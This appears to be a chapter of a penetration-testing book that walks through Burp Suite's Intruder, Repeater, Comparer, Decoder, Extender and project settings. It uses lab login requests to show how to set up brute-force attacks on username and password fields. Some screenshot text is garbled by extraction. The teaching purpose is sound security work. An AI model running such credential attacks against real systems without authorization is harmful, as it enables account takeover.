
This is the core functionality of the application. This feature of Burp allows the user to automate the process that a user wants. The automation is used to perform attacks against web applications. This feature is highly customizable and can be used for various tasks, ranging from brute-force, right up to exploiting SQL injections and OS command injection, and so on.



The Intruder has four subtabs, which are:

- **Target**
- **Positions**
- **Payloads**
- **Options**

The **Target** tab shows the IP and port that the request is being sent to, along with the **Start attack** button. This button is clicked once and the setup for the particular request to be tested is done, as follows:



The **Positions** tab in the **Intruder** is where the payload locations are selected. As seen in the following screenshot, the **Value** parameter of the `txtUsername` and `txtPassword` are highlighted. The **Add** button adds the delimiter; anything that is between two of those delimiters becomes one attack point. As we can see in the sample request, there are two locations where the automation needs to be done. The **Clear** button removes all the injection points from the request, and the **Auto** button adds all the parameters Burp highlights that can be attacked.

The most interesting thing in this tab is the attack type. Burp supports four different attack types:

- **Sniper**
- **Battering Ram**
- **Pitchfork**
- **Clusterbomb**

Target Positions Payloads Options

(?) **Payload Positions**

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /orangehrm/login.php HTTP/1.1
Host: 192.168.100.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.101/orangehrm/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Connection: close
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=t64ka9o3p11ftsju5l9hu2lte3;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJWU4ZTc3M2Q2NjFhMzY1MzM5MjRlYWU5Mjky
MDIxNWMxBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMUZ0VGt3cnBmbkFHVkRsSmYvbjVGRHd0UTZlZ2g5UHh
DNVAzZ2ZjOEJhNUE9BjsARg%3D%3D--3861a5dd90b7fab48cd64a3fe4d5a784d344d8a2;
remember_token=Stu37BrvdLCcPfSwaD7x4g
Upgrade-Insecure-Requests: 1

actionID=chkAuthentication&txtUserName=$admin$&txtPassword=$admin$
```

Add §

Clear §

Auto §

Refresh



Type a search term

0 matches

Clear

2 payload positions

Length: 924

Let us understand the attack types in a bit more detail.

**Sniper:** Sniper support a single set of payloads. What it will do is send one payload at a time. So let's say there is one position that we wish to fuzz, then sniper is the best fit for that attack automation. It will not be efficient with two attack points because Sniper will send only a payload to the first attack point. Once the payload set is exhausted, it will send the payloads to the second attack point, leaving the first point to default.

Sniper is always selected for a single input attack point. If we use Sniper in the preceding screenshot, it will first fuzz the username, keeping the password as `admin`, and then fuzz the password field, keeping the username field received in default in the request that is an admin.

**Battering Ram:** Battering Ram also uses a single set of payloads. The interesting thing here is Battering Ram passes the same payload at multiple locations. This means that once the payload list is specified, it will send the first payload value in all the marked positions that are required to be fuzzed, and so on until the last payload. The number of payloads generated is equal to the payloads provided, irrespective of the fuzzing positions.

**Pitchfork:** This attack uses multiple sets of payloads. Let's say we have marked two places for fuzzing, similar to the preceding screenshot, and two payload sets are given; one is a username and the other is a password. When the attack is initiated, the first payload from the payload set is set in the first position, and the first payload in the second payload set is set in the second position, and the attack increments accordingly. The total number of attacks will be equal to the payload set with the least number of payloads.

**ClusterBomb:** This attack uses multiple sets of payloads. It is a complete permutation combination of all the payload positions. Let's say there are two payload positions, username and password, and two different payload sets, username set, and password set. The attack happens in such a way that the first payload for position 1 is tested along with all the payload sets of position 2. Once that is exhausted, then the second payload is set in position 1 and all the payloads from the second set are tested against that. So, in all, the total number of requests generated will be the product of the number of payloads in the payload sets. So, let's say we have 10 payloads

for position 1 and 10 payloads for position 2: the total number of requests that will be sent will be 100.

The next tab is the **Payloads** tab. It contains four different settings, which are:

- **Payload Sets**
- **Payload Options**
- **Payload Processing**
- **Payload Encoding**

**Payload Sets:** **Payload Sets** allows you to specify what type of payloads are to be entered at what payload position.

**Payload Options:** This setting allows you to set the payloads. The tester can either set it from the available Burp list if it is a Professional edition or else load a custom set of files with the **Load ...** option, as shown in the following screenshot

(?) **Payload Sets**

**Start attack**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 27,771


Payload type:  Request count: 55,542

(?) **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste   
Load ...  
Remove  
Clear  
Add   
Add from list ...

**Payload Processing:** This setting allows the user to perform different tasks for processing each payload before it is used. The rules, as shown in the following screenshot, can be configured before starting the attack:



**Payload Encoding:** This setting allows the auto encoding to be set to on or off with the help of the checkbox. The user can specify which characters need to be URL-encoded before being sent for the test, as per the dependency of the application being tested, for example:

#### ② Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `.|=;>?+&*;"{}|^``

The last tab is the **Options** tab that allows the tester to configure other settings for the automation of attacks. It contains the following settings:

- Request Headers
- Request Engine
- Attack Results
- Grep Match

- **Grep Extract**
- **Grep Payloads**
- **Redirections**

**Request Headers**

These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header  
 Set Connection: close

---

**Request Engine**

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads:	<input type="text" value="5"/>
Number of retries on network failure:	<input type="text" value="3"/>
Pause before retry (milliseconds):	<input type="text" value="2000"/>
Throttle (milliseconds):	<input checked="" type="radio"/> Fixed <input type="text" value="0"/> <input type="radio"/> Variable: start <input type="text" value="0"/> step <input type="text" value="30000"/>
Start time:	<input checked="" type="radio"/> Immediately <input type="radio"/> In <input type="text" value="10"/> minutes <input type="radio"/> Paused

**Request Headers:** This setting allows the user to automatically **Update Content-Length header** based on the length of the payload, and also set the header of **Set Connection: close** so as to not utilize the resources of the application by putting it in a wait state.

**Request Engine:** The Request Engine allows the user to control the speed of testing by specifying the number of threads to be used, the number of retries to be done on a network failure, pausing, throttling, and so on, as shown in the following screenshot:

## ① Attack Results

② These settings control what information is captured in attack results.

- Store requests
- Store responses
- Make unmodified baseline request
- Use denial-of-service mode (no results)
- Store full payloads

## ① Grep - Match

② These settings can be used to flag result items containing specified expressions.

- Flag result items with responses matching these expressions:

Paste	error
Load ...	exception
Remove	illegal
Clear	invalid
Add	fail
	stack
	access

Match type:  Simple string

Regex

**Attack Results:** This setting allows the tester to select what information is to be captured based on the attack results.

**Grep-Match:** This setting allows the user to get certain fields highlighted to give a quick view of a particular expression being invoked. For example, if a user is logged in successfully, there would be logout options, so if the user adds the expression logout here and enables this setting, then the request will be highlighted and easy to spot, as follows:

## ① Grep - Payloads

⟳ These settings can be used to flag result items containing reflections of the submitted payload.

- Search responses for payload strings
- Case sensitive match
- Exclude HTTP headers
- Match against pre-URL-encoded payloads

## ② Redirections

⟳ These settings control how Burp handles redirections when performing attacks.

- Follow redirections:
- Never
  - On-site only
  - In-scope only
  - Always
- Process cookies in redirections

**Grep Payloads:** This setting is used to flag results containing the same value as the submitted payload.

**Redirections:** This setting tells Burp what to do in case of redirection being detected on sending requests.

# Repeater

**Repeater** allows the tester to submit the same request recursively by making modifications to it and checking how the server responds. Let's say the tester is testing for an SQL injection or command injection flaw on one parameter of a particular request. The tester can capture the request in **Proxy** and send it to **Repeater**, manipulate the parameter and send it to the server check response, manipulate it again, and check the response. It's like a manual debugger. Check the following screenshot for a clear understanding of the first request, which is a simple login request:

Go Cancel < >

**Request**

Raw Params Headers Hex

```
POST /WackoPICKO/users/login.php HTTP/1.1
Host: 192.168.100.104
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.104/WackoPICKO/users/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Connection: close
Cookie: PHPSESSID=9imv65fnsn993dsq28manhoeb4; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

username=admin&password=password
```

Target: http://192.168.100.104 / (?)

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 25 Jan 2019 18:13:02 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2975
Connection: close
Content-Type: text/html

<html>
<head>
<link rel="stylesheet" href="/WackoPICKO/css/blueprint/screen.css" type="text/css" media="screen, projection">
```

It responds with **OK**. However, if I change the value of the username ...

# Comparer

Burp Comparer is a Burp feature used for comparing differences based on the word or byte comparison. The comparison can be used in a lot of conditions. For example, let's say the user wants to compare the difference on a successful and a failed login response. Comparer would show the areas where there are byte differences. One of the other uses that we can think of is for testing SQL injection to see the difference. There are two types of comparison. To send responses to the Comparer, simply right-click on the response and **Send to Comparer**. For reference, have a look at the following screenshot:

The screenshot shows the OWASP ZAP web proxy tool. The 'Request' tab is active, displaying a POST request to 'WackoPicko/users/login.php'. The 'Response' tab is also visible, showing a successful HTTP 200 OK response with various headers. A context menu is open over the response body, with 'Send to Comparer' selected. Other options include Scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Decoder, Show response in browser, Request in browser, Turn JSON active detection on, Send request to DS - Manual testing, Send request to DS - Exploitation, Send URL to SSL Scanner, Custom Wordlist, Engagement tools, Copy URL, Copy as curl command, Copy to file, and Save item.

Request

Raw Params Headers Hex

POST /WackoPicko/users/login.php HTTP/1.1  
Host: 192.168.43.147  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.43.147/WackoPicko/users/login.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 25  
Connection: close  
Cookie: PHPSESSID=2l73qfcfktp21rm4t7idec9sc6; acopendivids=swingset,otto,phpbb2,redmine; acgroupswithpersist=nada  
Upgrade-Insecure-Requests: 1  
username=admin&password=a

Response

Raw Headers Hex H

HTTP/1.1 200 OK  
Date: Sat, 26 Jan 2019 06:53:33  
Server: Apache/2.2.14 (Ubuntu)  
PHP/5.3.2-1ubuntu4.30 with mod\_python/3.3.1 Python/2.6.6  
OpenSSL/0.9.8k Phusion\_Pa  
Perl/v5.10.1  
X-Powered-By: PHP/5.3.2-1ubun  
Expires: Thu, 19 Nov 1981 08:56:18  
Cache-Control: no-store, no-c  
post-check=0, pre-check=0  
Pragma: no-cache  
Vary: Accept-Encoding  
Content-Length: 2975  
Connection: close  
Content-Type: text/html  
<html>  
<head>

Scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Show response in browser  
Request in browser  
Turn JSON active detection on  
Send request to DS - Manual testing  
Send request to DS - Exploitation  
Send URL to SSL Scanner  
Custom Wordlist  
Engagement tools  
Copy URL  
Copy as curl command  
Copy to file  
Save item

For clarification, we have sent two different responses to Comparer: one of a successful login and another for an unsuccessful login. The **Comparer** toolbar would look as follows:

## Comparer



This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data	
1	3512	HTTP/1.1 200 OKDate: Sat, 26 Jan 2019 06:53:21 GMTServ...	<a href="#">Paste</a>
2	4237	HTTP/1.1 200 OKDate: Sat, 26 Jan 2019 06:54:29 GMTServ...	<a href="#">Load</a>

[Paste](#)[Load](#)[Remove](#)[Clear](#)

Select item 2:

#	Length	Data	
1	3512	HTTP/1.1 200 OKDate: Sat, 26 Jan 2019 06:53:21 GMTServ...	<a href="#">Compare ...</a>
2	4237	HTTP/1.1 200 OKDate: Sat, 26 Jan 2019 06:54:29 GMTServ...	<a href="#">Words</a>

[Compare ...](#)[Words](#)[Bytes](#)

The tester can then select one response from item 1 and another response from item 2, and click on **Compare by words**, and **Compare by bytes**. The tool will do a word-to-word comparison and show the differences like deletion, modification, and addition, for example:

Length: 3,512	Text Hex	Length: 4,237	Text Hex
<pre> &lt;form&gt; &lt;/div&gt; &lt;/div&gt;  &lt;div class="column prepend-1 span-23 first last"&gt; &lt;h2&gt;Login&lt;/h2&gt; &lt;p class="span-10 error"&gt;     The username/password combination you have entered is invalid&lt;/p&gt;  &lt;table style="width:320px;" cellspacing="0"&gt; &lt;form action="/WackoPicko/users/login.php" method="POST"&gt; &lt;tr&gt;&lt;td&gt;Username &lt;/td&gt;&lt;td&gt; &lt;input type="text" name="username" /&gt;&lt;/td&gt;&lt;/tr&gt; &lt;tr&gt;&lt;td&gt;Password &lt;/td&gt;&lt;td&gt; &lt;input type="password" name="password" /&gt;&lt;/td&gt;&lt;/tr&gt; &lt;tr&gt;&lt;td&gt;&lt;input type="submit" value="login" /&gt;&lt;/td&gt;&lt;td&gt; &lt;a href="/WackoPicko/users/register.php"&gt;Register&lt;/a&gt;&lt;/td&gt;&lt;/tr&gt; &lt;/form&gt; &lt;/table&gt; &lt;/div&gt; &lt;div class="column span-24 first last" id="footer" &gt;     &lt;ul&gt;         &lt;li&gt;&lt;a href="/WackoPicko/"&gt;Home&lt;/a&gt;  &lt;/li&gt;         &lt;li&gt;&lt;a href="/WackoPicko/admin/index.php?page=login"&gt;Admin&lt;/a&gt;  &lt;/li&gt;         &lt;li&gt;&lt;a href="mailto:contact@wackopicko.com"&gt;Contact&lt;/a&gt;  &lt;/li&gt;         &lt;li&gt;&lt;a href="/WackoPicko/tos.php"&gt;Terms of Service&lt;/a&gt; &lt;/li&gt;     &lt;/ul&gt; &lt;/div&gt; </pre>	<p>Text Hex</p>	<pre> &lt;p&gt;     Enter in our contest: &lt;br/&gt; &lt;OBJECT CLASSID="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"     WIDTH="610"     HEIGHT="410"     CODEBASE="http://active.macromedia.com/flash5/cabs/swflash.cab#version=6,0,23,0"&gt; &lt;PARAM NAME="MOVIE" VALUE="/WackoPicko/action.swf?directory=%2FWackoPicko%2F"&gt; &lt;PARAM NAME="PLAY" VALUE="true"&gt; &lt;PARAM NAME="LOOP" VALUE="true"&gt;  &lt;PARAM NAME="QUALITY" VALUE="high"&gt; &lt;param name="FlashVars" value="name1=value1&amp;name2=value2" /&gt; &lt;EMBED SRC="/WackoPicko/action.swf?directory=%2FWackoPicko%2F" WIDTH="510"     HEIGHT="410" FlashVars="name1=value1&amp;name2=value2"     PLAY="true" ALIGN="" LOOP="true" QUALITY="high"     TYPE="application/x-shockwave-flash"     PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer"&gt; &lt;EMBED&gt; &lt;OBJECT&gt; &lt;/p&gt; &lt;/div&gt; </pre>	<p>Text Hex</p>

Key: Modified Deleted Added

Sync views

The comparison is shown in a color-coded scheme, as we can see in the preceding screenshot for **Modified**, **Deleted**, and **Added**.

# Sequencer

**Sequencer** is used for analyzing session cookies, CSRF tokens, and password reset tokens for randomness. We will be talking in more detail about this when we perform an analysis of **Session** tokens with the help of **Sequencer**.

*For more information on Burp Suite Sequencer, please visit <http://www.flexsol.com/burpsuite.shtml>*

# Decoder

This Burp utility allows the tester to Encode, Decode, and Hash data as and when encountered over the application. There are different types of encoders and hashes supported, for example:

Encoders/Decoders	Plain	URL	HTMLEncode	Base64	ASCII Hex	Hex	Octal	Binary	Gzip
-------------------	-------	-----	------------	--------	-----------	-----	-------	--------	------

The following is an example of base64 encoding the string password using the **Encode as ...** an option in the decoder:



There are quite a few types of hashes supported, ranging from SHA to SHA3-512, and then MD5, MD2, and so on. Play around with the decoder as it will be a really handy utility during pentests.

# Extender

This capability of Burp allows the tester to use different extensions written by independent people that serve as an add-on to the Burp features. Burp is very scalable; a user can even write his own code to create a Burp extension and embed it to take more advantage of Burp. In order to avail the full advantage of the extensions, the user has to provide a path to the Jython and JRuby JAR files. We will shortly see how to do that. Let's look at the following Burp Extender page:

Comparer   Extender   Project options   User options

Extensions   BApp Store   APIs   Options

**Settings**

These settings control how Burp handles extensions on startup.

Automatically reload extensions on startup  
 Automatically update installed BApps on startup

**Java Environment**

These settings let you configure the environment for executing extensions that are written in Java. The Java interpreter will be loaded.

Folder for loading library JAR files (optional):

C:\Users\Notsosecure\Downloads

**Python Environment**

These settings let you configure the environment for executing extensions that are written in Python. The Python interpreter implemented in Java.

Location of Jython standalone JAR file:

C:\Users\Notsosecure\Downloads\jython-standalone-2.7.0.jar


Folder for loading modules (optional):

In the Extender section, go to the **Options** page and provide a path to the downloaded Jython JAR file. Jython JAR can be downloaded from <http://www.jython.org/downloads.html> ...

# Project options

Project options are similar to user options, but this tab stays specific to a particular project that is started. It contains the following subtabs:

- **Connections**
- **HTTP**
- **SSL**
- **Sessions**
- **Misc**



The **Connections** tab contains a list of the following items:

- **Platform Authentication**
- **Upstream Proxy Server**
- **SOCKS Proxy**
- **Timeouts**
- **Hostname Resolution**
- **Out-of-Scope Requests**

## Platform Authentication

 These settings are configured within user options but can be overridden here for this specific project.

Override user options

---

## Upstream Proxy Servers

 These settings are configured within user options but can be overridden here for this specific project.

Override user options

---

## SOCKS Proxy

 These settings are configured within user options but can be overridden here for this specific project.

Override user options

---

## Timeouts

 These settings specify the timeouts to be used for various network tasks. Values are in seconds. Set an option to zero or leave it blank to never timeout that task.

Normal:

Open-ended responses:

Domain name resolution:

Failed domain name resolution:  

**Platform Authentication:** Platform Authentication includes the authentications that are present usually before a user can access the application (for example, HTTP authentication, NTLMv1, NTLMv2 authentication, digest authentication, and so forth). So if the configuration

is not done in the **User Options** tab, the setting can be used here. We will see in detail in the **User Options** menu the different options that are available.

**Upstream Proxy Server:** Let's say that in an organization, to access a particular application there needs to be a proxy configured. However, since we are redirecting the traffic to Burp as our proxy, how will the user redirect the request to a particular application via the organization proxy? This is where the Upstream Proxy Server comes into play. The Upstream Proxy Server allows you to configure the proxy for the organization, so that the request can be sent to the particular application that resides behind the proxy.

**Timeouts:** There are a lot of requests that Burp sends to the application while performing testing. But how does it understand whether the request is complete or not, should it wait until the time the server responds, or what if there is a condition the server cannot access, or a response that is not available for some particular request? All the threads available for testing by Burp might just end up being utilized and in a wait state. Hence, the timeout feature, where the user can specify when to terminate a particular request based on the scenario. As we see in the following screenshot, there are four different types of timeout. Normal, open-ended responses, domain name resolution, and failed domain name resolution:

## Hostname Resolution

 Add entries here to override your computer's DNS resolution.

Add	Enabled	Hostname	IP address
Edit			
Remove			

## Out-of-Scope Requests

 This feature can be used to prevent Burp from issuing any out-of-scope requests, including those made via the proxy.

Drop all out-of-scope requests

Use suite scope [defined in Target tab]

Use custom scope

**Hostname Resolution:** Let's say there is a scenario where the user wants to give an alias to a particular application hosted on a particular IP. Usually the DNS resolution happens in the hosts file or the DNS server level. Burp also gives the user the capability to specify, such that the user can say that `127.0.0.1` resolves to `pentest` in this configuration, and when the user enters `http://pentest/`, the localhost content will be shown. This kind of configurations can be done in the **Hostname Resolution** page.

**Out-of-Scope Requests:** Burp provides a feature that will prevent any out-of-scope requests being issued from Burp. The two features made available are to drop all the out-of-scope requests or to use the scope defined in the **Target** tab.

The next sub tab in **Project** options is **HTTP**. This contains all the settings pertaining to HTTP if not already configured in the user options section. The **HTTP** tab looks as follows:

② **Redirections**

⚙ These settings control the types of redirections that Burp will understand in situations where it is configured to follow redirections.

When following redirections, understand the following types:

- 3xx status code with Location header
- Refresh header
- Meta refresh tag
- JavaScript-driven
- Any status code with Location header

② **Streaming Responses**

⚙ These settings are used to specify URLs returning responses that stream indefinitely. The Proxy will pass these responses straight through to the client. Repeater will update the response panel as the response is received. Other tools will ignore streaming responses. In order to view the contents of streaming responses within Burp, you need to check the "store streaming responses" option.

- Use advanced scope control

Add	Enabled	Prefix
<input type="button" value="Edit"/>		
<input type="button" value="Remove"/>		
<input type="button" value="Paste URL"/>		
<input type="button" value="Load ..."/>		

- Store streaming responses (may result in large temp files)
- Strip chunked encoding metadata in streaming responses

② **Status 100 Responses**

⚙ These settings control the way Burp handles HTTP responses with status 100.

- Understand 100 Continue responses
- Remove 100 Continue headers

The **HTTP** tab contains the following three settings:

- **Redirections**
- **Streaming Responses**
- **Status 100 Requests**

**Redirections:** In Burp, these settings allow the types of redirections that Burp should consider and process accordingly.

**Streaming Responses:** These settings are used to specify URLs returning responses that stream indefinitely. What Burp will do is pass these responses directly through to the client.

**Status 100 Responses:** With this setting, the user can control the way Burp handles the HTTP responses with status 100. The user can either select to understand the response 100 or else remove 100 continue headers.

The next tab is the **SSL** tab. Here all the SSL-related configuration for the particular project can be set if not already configured in the **User Options** tab, for example:

② **SSL Negotiation**

⚙ These settings control the SSL protocols and ciphers that Burp will use when performing SSL negotiation with upstream servers. If you are experiencing problems with SSL negotiation, you can use these settings to request use of specific protocols or ciphers. Use these options with caution as misconfiguration may break all your outgoing SSL connections.

- Use the default protocols and ciphers of your Java installation
- Use custom protocols and ciphers

**SSL Negotiation Workarounds**

- Automatically select compatible SSL parameters on negotiation failure
- Allow unsafe renegotiation (required for some client certificates)
- Disable SSL session resume

② **Client SSL Certificates**

⚙ These settings are configured within user options but can be overridden here for this specific project.

- Override user options

② **Server SSL Certificates**

⟳ This panel shows a list of the unique SSL certificates received from web servers. Double-click an item to show the full details of the certificate.

Host	Name	Issuer
raw.githubusercontent.com	www.github.com	DigiCert SHA2 High Assurance Server CA

The following three options are available:

- **SSL Negotiation**
- **Client SSL Certificates**
- **Server SSL Certificates**

**SSL Negotiation:** There are often times when the user is not able to see

the application because of **SSL Negotiation** errors. This is where the user can specify a specific negotiation to take place by manually saying which cipher to use. If you click on Use custom protocols and ciphers, the user gets a list of all the ciphers available and then can deselect the ones causing errors and then access the application, as shown in the following screenshot:

The screenshot shows the 'SSL Negotiation' configuration in Burp Suite. It includes sections for 'SSL Protocols' and 'SSL Ciphers', each with a list of enabled items and checkboxes for 'Select all' or 'Select none'. Below these are 'SSL Negotiation Workarounds' with checkboxes for 'Automatically select compatible SSL parameters on negotiation failure', 'Allow unsafe renegotiation (required for some client certificates)', and 'Disable SSL session resume'.

**SSL Negotiation**

These settings control the SSL protocols and ciphers that Burp will use when performing SSL negotiation with upstream servers. If you are experiencing problems with SSL negotiation, you can use these settings to request use of specific protocols or ciphers. Use these options with caution as misconfiguration may break all your outgoing SSL connections.

Use the default protocols and ciphers of your Java installation  
 Use custom protocols and ciphers

**SSL Protocols**

Select all	Enabled	Protocol
	<input checked="" type="checkbox"/>	TLSv1.3
	<input checked="" type="checkbox"/>	TLSv1.2
	<input checked="" type="checkbox"/>	TLSv1.1
	<input checked="" type="checkbox"/>	TLSv1
	<input checked="" type="checkbox"/>	SSLv3
	<input type="checkbox"/>	SSLv2Hello

**SSL Ciphers**

Select all	Enabled	Cipher
	<input checked="" type="checkbox"/>	TLS_AES_128_GCM_SHA256
	<input checked="" type="checkbox"/>	TLS_AES_256_GCM_SHA384
	<input checked="" type="checkbox"/>	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
	<input checked="" type="checkbox"/>	TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
	<input checked="" type="checkbox"/>	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
	<input checked="" type="checkbox"/>	TLS_RSA_WITH_AES_256_GCM_SHA384

**SSL Negotiation Workarounds**

Automatically select compatible SSL parameters on negotiation failure  
 Allow unsafe renegotiation (required for some client certificates)  
 Disable SSL session resume

If it still doesn't work, then there are workaround options available as well. The user can elect to automatically select compatible SSL parameters on negotiation failure or allow usage renegotiation, or even disable an SSL

session.

**Client SSL Certificates:** There are times when the application requires a specific certificate otherwise, content to the application is not rendered. These are also known as Client SSL Certificates. Burp provides a feature where a user can add a client certificate so that whenever the host requests it, it can be sent to the host. The **Client SSL Certificates** tab looks like this:

Add	Enabled	Host	Type	Alias	Subject	Issuer	Key
Remove							

**Server SSL Certificates:** This panel shows a list of unique SSL certificates received from web servers. The item can be double-clicked to view the entire certificate.

Next is the **Sessions** tab, which handles all the session-related information for that particular project. There are three different settings available in the **Sessions** tab, as follows:

- **Session Handling Rules**
- **Cookie Jar**
- **Macros**

## Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters), and can perform actions such as adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

	Enabled	Description	Tools
<a href="#">Add</a>	<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

[Open sessions tracer](#)

## Cookie Jar

Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update these cookies to maintain valid sessions with applications that are being tested. You can use the settings below to control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

- Proxy
- Scanner
- Repeater
- Intruder
- Sequencer
- Extender

[Open cookie jar](#)

## Macros

A macro is a sequence of one or more requests. You can use macros within session handling rules to perform tasks such as logging in to the application, obtaining anti-CSRF tokens, etc.

	Add
<a href="#">Edit</a>	
<a href="#">Remove</a>	
<a href="#">Duplicate</a>	
<a href="#">Up</a>	
<a href="#">Down</a>	

**Session Handling Rules:** Session rules allow the user to make Burp perform certain tasks for every HTTP request. Each rule has a defined scope and the definitions are available once the user clicks on the **Add** button of the **session handling rules** setting. There are many actions that can be done, such as adding session cookies, logging into the application, checking session validity, and so on. The following screenshot shows the definitions that are available in the session handling rules:

